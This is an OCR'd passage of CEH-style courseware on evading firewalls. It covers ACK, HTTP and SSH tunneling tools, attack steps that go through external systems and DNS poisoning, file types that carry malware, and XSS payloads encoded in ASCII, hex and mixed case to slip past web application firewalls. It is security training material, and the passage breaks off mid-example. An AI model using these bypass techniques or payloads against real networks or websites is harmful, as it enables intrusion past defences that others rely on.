
Bypassing Firewall through ACK Tunneling Method

- It allows tunneling a backdoor application with **TCP packets with the ACK bit set**
- ACK bit is used to **acknowledge receipt of a packet**
- Some firewalls **do not check packets with ACK bit set** because ACK bits are supposed to be used in response to legitimate traffic
- Tools such as **AckCmd** (*http://ntsecurity.nu*) can be used to implement ACK tunneling

Wraps evil client command in TCP packet
Attacker
Firewall
Unwraps command, executes it, locally wraps output in TCP Packet, and resends back to attacker
Internet Client

Bypassing Firewall through ACK Tunneling Method

Ordinary packet filtering firewalls define their rule sets based on SYN packet when TCP level communication is going to establish. This is because such firewall assumes that only SYN packet is coming from the client and thus has the possibility of containing malicious code in SYN packet. These firewalls ignore the possibility that attacker can also inject malicious code in ACK packet. As ACK packets are sent after establishing a session, ACK traffic is considered legitimate. Another reason why filtering of ACK packets is ignored is to lessen the workload of firewalls, as there can be many ACK packets for one SYN packet. ACK tunneling allows tunneling a backdoor application with TCP packets with the ACK bit set. The ACK bit acknowledges the receipt of a packet. As stated earlier, some firewalls do not check packets with the ACK bit set, because ACK bits are supposed to be used in response to legitimate traffic that has already been allowed to pass through. Attackers use this as an advantage in ACK tunneling. Tools such as **AckCmd (http://ntsecurity.nu)** use ACK tunneling.



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Bypassing Firewall through HTTP Tunneling Method

1 HTTP Tunneling technology allows attackers to **perform various Internet tasks** despite the restrictions imposed by firewalls

2 This method can be implemented if the target company has a **public web server with port 80** used for HTTP traffic, that is unfiltered on its firewall

3 Encapsulates data inside **HTTP traffic** (port 80)


C|EH
End Users use HTTP-Tunnel to transmit or receive data through Firewall
HTTP Proxy or Firewall
Router
Internet
Router
Racks of HTTP Tunnel Servers
HTTP Tunnel Servers receive and relay the data
Previously inaccessible servers and services

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewall through HTTP Tunneling Method

HTTP Tunneling technology allows attackers to perform various internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic and is unfiltered by its firewall. Encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate. Thus it is possible to tunnel traffic via TCP port 80.

Tools such as **HTTPTunnel** (*http://http-tunnel.sourceforge.net*) use this technique of tunneling traffic across TCP port 80. HTTPTunnel is a client/server application, the client application is htc, and the server is hts. Upload the server to the target system, and redirect it through TCP port 80.



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Why do I Need HTTP Tunneling

- For instance, consider that an organization's firewalls restrict users to access all ports except **80** and **443**, and a user may want to use FTP
- HTTP tunneling will enable use of **FTP via HTTP protocol**

Why do I Need HTTP Tunneling

HTTP Tunneling is used in scenarios in which network users are granted restricted connectivity through a firewall or proxy; in such conditions, some applications may also lack native communications support. These restrictions include:

- Blocking of TCP/IP ports, traffic initiated from outside the network, and, network protocols except for a few commonly used protocols, etc.
- Access to surf denied websites
- Post in forums anonymously by hiding the IP address
- To use an application such as chatting through ICQ or IRC, instant messengers, games, browsers, etc.
- Sharing of confidential resource over HTTP securely
- Downloading files with filtered extensions and/or with malicious code

For instance, consider that organization firewalls restrict users to access all ports except 80 and 443, and a user may want to use FTP. HTTP tunneling enables FTP use via HTTP protocol. HTTP Tunnel creates a bidirectional virtual data connection tunneled in HTTP traffic. It works with the help of FTP client software to perform protocol encapsulation by enclosing data packets of one protocol such as SOAP or JRMP within HTTP packets on, for e.g., local port 80. These packets are sent through the firewall or proxy server as normal Internet traffic, which is then directed to HTTP Tunneling server software located outside the network. Upon receiving the packets, this server unwraps FTP data and redirects the packet to the remote FTP server.

Evading IDS, Firewalls, and Honeypots
Evading Firewalls


HTTP Tunneling Tools

HTTPort and HTTHost

- HTTPort allows you to **bypass your HTTP proxy**, which is blocking you from the Internet
- It allows you to use various **Internet software from behind the proxy**, ex. e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc.

Super Network Tunnel

- A **two-way http tunnel** software connecting two computers
- Works like **VPN tunneling** but uses HTTP protocol to establish a connection



HTTHost 1.8.5

Application log:

```
MAIN: HTTHOST 1.8.5 PERSONAL GIFTWARE
MAIN: Project codename: 99 red balloons
MAIN: Written by Dmitry Dvoinikov
MAIN: (c) 1999-2004, Dmitry Dvoinikov
MAIN: 64 total available connection(s)
MAIN: network started
MAIN: RSA keys initialized
MAIN: loading security filters...
MAIN: loaded filter "grant.dll" (allows all conn
MAIN: loaded filter "block.dll" (denies all con
MAIN: done, total 2 filter(s) loaded
MAIN: using transfer encoding: PrimeScramb
grant.dll: filters conections
block.dll: filters conections
LISTENER: listening at 0.0.0.0:80
```

HTTPort 3.SNFM

Static TCP/IP port mappings (tunnels)

```
⊟ ftp test
  ⊟ Local port
     └ 21
  ⊟ Remote host
     └ 10.10.10.10
  ⊟ Remote port
     └ 21
```

Select a mapping to see statistics:

No stats - inactive
n/a x   n/a B/sec   n/a K

LEDs: □□□□ ○ Proxy


Built-in SOCKS4 server

☑ Run SOCKS server (port 1080)

Available in "Remote Host" mode:

☐ Full SOCKS4 support (BIND)

https://www.targeted.org



Super Network Tunnel Client 4.5.2.0 - Administrator User Mode

☐ Run Game With GameGuard Mode ☐ Use Real Remote Dns Resolve

Total Send Bytes:0
Total Recv Bytes:0
Client Current Connections:0
My Local IP:192.168.0.58,192.168.61.1,10.10.10.1,169.254.48.239
Send Speed:0.00KBps
Recv Speed:0.00KBps
Client Total Threads(include cached):0

☐ Only Important Messages

```
17-01-2018 16:23:58 - Log - Connect to tunnel server fail
17-01-2018 16:23:58 - Log - Recv Connection Closed Gracefully
17-01-2018 16:23:57 - Log - Try to connect to tunnel server ...
17-01-2018 16:23:52 - Log - Connect to tunnel server fail
17-01-2018 16:23:52 - Log - Recv Connection Closed Gracefully
17-01-2018 16:23:52 - Service - Tunnel Client Service Start OK
17-01-2018 16:23:52 - Log - Try to connect to tunnel server ...
17-01-2018 16:23:52 - Service - Tunnel Client Service Start ...
```

This operating system is 64-bit, SNT support tunnel both 32bit and 64bit program, and accept use hook engine, you also can config

Disconnected   Connection Closed Gracefully

http://www.networktunnel.net

HTTP Tunneling Tools

The following are some of the HTTP tunneling Tools.

- **Super Network Tunnel**

  Source: *http://www.networktunnel.net*

  Super Network Tunnel is two-way HTTP tunneling software that connects two computers utilizing HTTP-Tunnel Client and HTTP-Tunnel Server. It works like VPN tunneling but uses HTTP protocol to establish a connection for accessing the Internet without monitoring and gives an extra layer of protection against attackers, spyware, identity theft, and so on. It can bypass any firewall to surf the web, use IM applications, games, and so on. Super network tunnel integrates SocksCap function along with bidirectional HTTP tunneling and remote control to simplify the configuration.

  This tool allows HTTP, HTTPS, and SOCKS tunneling of any TCP communication between any client-server systems. The TCP traffic sent from the client to the server via standard HTTP POST requests, which allows penetrating through firewalls, proxy servers, and so on where HTTP traffic passes.

  The client side of a tunnel is the Super Network Tunnel client app, which listens on a particular TCP port for incoming requests. Once the request comes, the program creates an HTTP/HTTPS tunnel to the server and sends data through it. The server side is a Super Network Tunnel Server, which simply forwards the data to the intended recipient app running on the server computer or LAN. Both client and server sides support multiple tunnels and multiple connections through the same tunnel at the same time.

- **HTTPort and HTTHost**


  Source: *https://www.targeted.org*

  HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, and so on. Here, the Internet software is configured so that it connects to a local PC as if it is the required remote server. HTTPort then intercepts that connection and runs it through a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, the HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode, and remote host.

  In SSL/CONNECT mode, HTTPort can make a tunnel through a proxy all by itself. It requires that the proxy should support a particular HTTP feature, specifically CONNECT HTTP. Most proxies have this method disabled by default. SSL/CONNECT mode is much faster, but encryption cannot be used, and the proxy can track all actions.

  The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in most cases and features strong data encryption that makes proxy logging useless.

- **Other HTTP Tunneling Tools**
  - Tunna (*https://github.com*)
  - HTTP Tunnel (*http://http-tunnel.sourceforge.net*)



Evading IDS, Firewalls, and Honeypots

Evading Firewalls

Bypassing Firewall through SSH Tunneling Method

C|EH

OpenSSH

- Attackers use OpenSSH to encrypt and tunnel all the traffic from a local machine to a remote machine to avoid detection by perimeter security controls

Example

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

`-f` => background mode, `user@certifiedhacker.com` => user name and server you are logging into, `-L 5000:certifiedhacker.com:25` => local-port:host:remote-port, and `-N` => Do not execute the command on the remote system

- This forwards the local port 5000 to port 25 on certifiedhacker.com encrypted
- Simply point your email client to use localhost:5000 as the SMTP server

Bypassing Firewall through SSH Tunneling Method

SSH protocol tunneling involves sending unencrypted network traffic through an SSH tunnel. For example, suppose you want to transfer files on an unencrypted FTP protocol, but the FTP protocol is blocked on the target firewall. The unencrypted data can be sent over encrypted SSH protocol using SSH tunneling. Attackers make use of this technique to bypass firewall restrictions. They connect to external SSH servers and create SSH tunnels to port 80 on the remote server, thereby bypassing firewall restrictions.

Attackers make use of OpenSSH (OpenBSD Secure Shell) to encrypt and tunnel all traffic from a local machine to a remote machine to avoid detection by perimeter security controls. OpenSSH is a set of computer programs that provides encrypted communication sessions over a computer network using the SSH protocol.

Example:

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N
```

-f => background mode, **user@certifiedhacker.com** => username and server you are logging into, **-L 5000:certifiedhacker.com:25** => local-port:host:remote-port, and **-N** => Do not execute the command on the remote system.

Evading IDS, Firewalls, and Honeypots
Evading Firewalls

SSH Tunneling Tool: Bitvise and Secure Pipes


Bitvise

- Bitvise SSH Server provides secure **remote login capabilities** to Windows workstations and servers
- SSH Client includes powerful tunnelling features including **dynamic port forwarding** through an integrated proxy, and also **remote administration** for the SSH Server

Secure Pipes

- Secure Pipes makes **managing SSH tunnels** simple
- It selectively **opens up access** to application ports normally not easily accessible due to network or service provider configuration restrictions

https://www.bitvise.com



Connection Name: Digital Ocean Proxy
SSH Server Address: serverc.mydomain.com Port: 22
SSH Username: root Password: •••••••
Local Bind Address: localhost Port: 8080
□ Automatically configure SOCKS proxy in Network Preferences

https://www.opoet.com

SSH Tunneling Tools

Listed below are some of the SSH Tunneling tools

- **Bitvise**

  Source: *https://www.bitvise.com*

  Bitvise SSH Server provides secure remote login capabilities to Windows workstations and servers by encrypting data during transmission. It is ideal for remote administration of Windows servers; for advanced users who wish to access their home machine from work, or their work machine from home; and for a wide spectrum of advanced tasks, such as establishing a VPN using the SSH TCP/IP tunneling feature or providing a secure file depository using SFTP.

  Bitvise SSH Client for Windows includes terminal emulation, graphical as well as command-line SFTP support, an FTP-to-SFTP bridge, tunneling features—including dynamic port forwarding through an integrated proxy—and remote administration for SSH Server.


- **Secure Pipes**

  Source: *https://www.opoet.com*

  Secure pipes are OS X based SSH tunneling software. Some of the features of Secure Pipes include:

  - **Remote Forwards:** Selectively open up access to application ports usually not easily accessible due to network or service provider configuration restrictions. Open the door to quickly leveraging OS X Server on Internet-facing applications like email and web hosting.

- **Local Forwards:** Open application communication ports to remote servers without opening those ports to public networks. Bring the security of VPN communication to clients and servers on an ad hoc basis without the configuration and management hassle.
- **SOCKS Proxies:** Easily set up and manage a SOCKS proxy server for either a local client or for a whole network to privatize communication and overcome local network restrictions. These tunnels are an indispensable and lightweight tool when traveling abroad, performing digital currency transactions, or just securing a local network.



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Bypassing Firewall through External Systems

1. Legitimate user works with some **external system** to access the corporate network
2. Attacker sniffs the **user traffic**, steals the **session ID** and **cookies**
3. Attacker **accesses the corporate network** bypassing the firewall and gets **Windows ID** of the running Mozilla process on the user's system
4. Attacker then issues an **openURL() command** to the found window
5. User's web browser is redirected to the **attacker's Web server**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine


Bypassing Firewall through External Systems

Attackers can bypass firewall restrictions of target networks from an external system that can access the internal network. This external system can be:

- Home machine of employee
- Machine that does remote administration of target network
- Machine from company's network but located at different place

Steps to be followed to bypass a firewall through external systems:

1. Legitimate user works with some external system to access the corporate network
2. Attacker sniffs the user traffic, steals the session ID and cookies
3. Attacker accesses the corporate network bypassing the firewall and gets Windows ID of the running Mozilla process on user's system
4. Attacker then issues an OpenURL() command to the found window
5. User's web browser is redirected to the attacker's Web server
6. The malicious codes embedded in the attacker's web page are downloaded and executed on the user's machine



Bypassing Firewall through MITM Attack

In MITM attacks, attackers **make use of DNS servers and routing techniques** to bypass firewall restrictions


1. Attacker performs **DNS server poisoning**
2. User A requests for www.certifiedhacker.com to the **corporate DNS server**
3. Corporate DNS server sends the **IP address** (127.22.16.64) **of the attacker**
4. User A accesses the **attacker's malicious server**
5. Attacker connects with the **real host and tunnels the user's HHTP traffic**
6. The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine

Bypassing Firewall through MITM Attack

Most security administrators concentrate on the possibility of an external or internal network bypassing their firewall while ignoring the fact that firewalls can be bypassed using MITM attacks on DNS servers. In MITM attacks, attackers make use of DNS servers and routing techniques to bypass firewall restrictions. They may either take over the corporate DNS server or spoof DNS responses to perform the MITM firewall attack.

Steps to be followed to bypass a firewall through MITM attack:

1. Attacker performs DNS server poisoning
2. User A requests for www.certifiedhacker.com to the corporate DNS server
3. Corporate DNS server sends the IP address (127.22.16.64) of the attacker
4. User A accesses the attacker's malicious server
5. Attacker connects to the real host and tunnels the user's HTTP traffic
6. The malicious codes embedded in the attacker's web page are downloaded and executed on the user's machine



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Bypassing Firewall through Content

In this method, the attacker **sends the content containing malicious code** to the user and tricks him/her to open it so that the malicious code can be executed

Examples:

Sending an email containing a malicious executable file or Microsoft office document capable of exploiting **macro bypass exploit**


There are many file formats that can be used as **malicious content carrier**

Bypassing Firewall through Content

In this method, the attacker sends the content containing malicious code to the user and tricks user to open it so that the malicious code can be executed. For example, an attacker can send an email containing malicious executable file or Microsoft office document capable of exploiting macro bypass exploit. Attackers can also target WWW/FTP servers and embed Trojan horse files as software installation files, mobile phone software, and so on to lure users to access them. There are many file formats for text, multimedia, and graphics content that can be used to carry malicious content.

Commonly used file formats for carrying malicious contents are:

- EXE,COM,BAT,PS, PDF CDR (Corel Draw)
- DVB,DWG (AutoCad)
- SMM (AMI Pro)
- DOC,DOT,CNV,ASD (MS Word)
- XLS,XLB,XLT (MS Excel)
- ADP, MDA,MDB,MDE,MDN,MDZ (MS Access)
- VSD (Visio)
- MPP,MPT (MS Project)
- PPT,PPS,POT (MS PowerPoint)
- MSG,OTM (MS Outlook)



Evading IDS, Firewalls, and Honeypots
Evading Firewalls

Bypassing WAF using XSS Attack

- XSS attack exploits vulnerabilities that occur while processing input parameters of the end users and the server responses in a web application
- Attackers inject malicious HTML code in the victim website to bypass the WAF
- Consider the following XSS payload
  `<scirpt>alert("XSS")</script>`

Using ASCII values to bypass WAF

- After replacing XSS payload with its equivalent ASCII values
  `<scirpt>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>`

Using Hex Encoding to bypass WAF

- After encoding the XSS payload,
  `%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E`

Using Obfuscation to bypass WAF

- After encoding the XSS payload,
  `<sCiRPt>aLeRT("XSS")</sCriPT>`

Bypassing WAF using XSS Attack

XSS attack exploits vulnerabilities that occur while processing input parameters of the end users and the server responses in a web application. Attackers take advantage of these vulnerabilities to inject malicious HTML code in the victim website to bypass the WAF.

- **Using ASCII values to bypass WAF**

  In this technique, attackers use ASCII characters to bypass the WAF. For example, Consider the following XSS payload

  ```
  <scirpt>alert("XSS")</script>
  ```

  When the above Javascript code is executed, the WAF filters escape single quotes, double magic quotes, etc. Hence, the above payload is filtered by the WAF. To bypass the WAF, we need to convert the above payload to its equivalent ASCII values and then execute it. The Javascript will automatically convert the ASCII values back to the original characters. Attackers use online websites to convert XSS payload to its ASCII equivalent. Alternatively, Hackbar Mozilla addon can also be used to get ASCII values.

  Consider the XSS payload given below,

  ```
  XSS Payload:alert("XSS")
  ```

  After inserting its equivalent ASCII Value:

  ```
  String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)
  ```

  By inserting the above values into the XSS payload,

  ```
  <scirpt>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83,
  34, 41)</script>
  ```

  The above payload bypasses the WAF filters successfully.

- **Using Hex Encoding to bypass WAF**

  In this technique, the entire XSS payload is replaced with Hex values to bypass WAF. Attackers use online websites like *http://www.convertstring.com/EncodeDecode/HexEncode* to convert XSS payload to equivalent Hex values. For example, consider the following XSS payload

  ```
  <scirpt>alert("XSS")</script>
  ```

  The encoded value for the XSS payload,

  ```
  %3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%6
  3%72%69%70%74%3E
  ```

  The above payload bypasses the WAF filters successfully.

- **Using Obfuscation to bypass WAF**


  Attackers use obfuscation technique to bypass the WAF. In this technique, attackers use a combination of upper and lower case letters in the XSS payload. For example, consider the following XSS payload

  ```
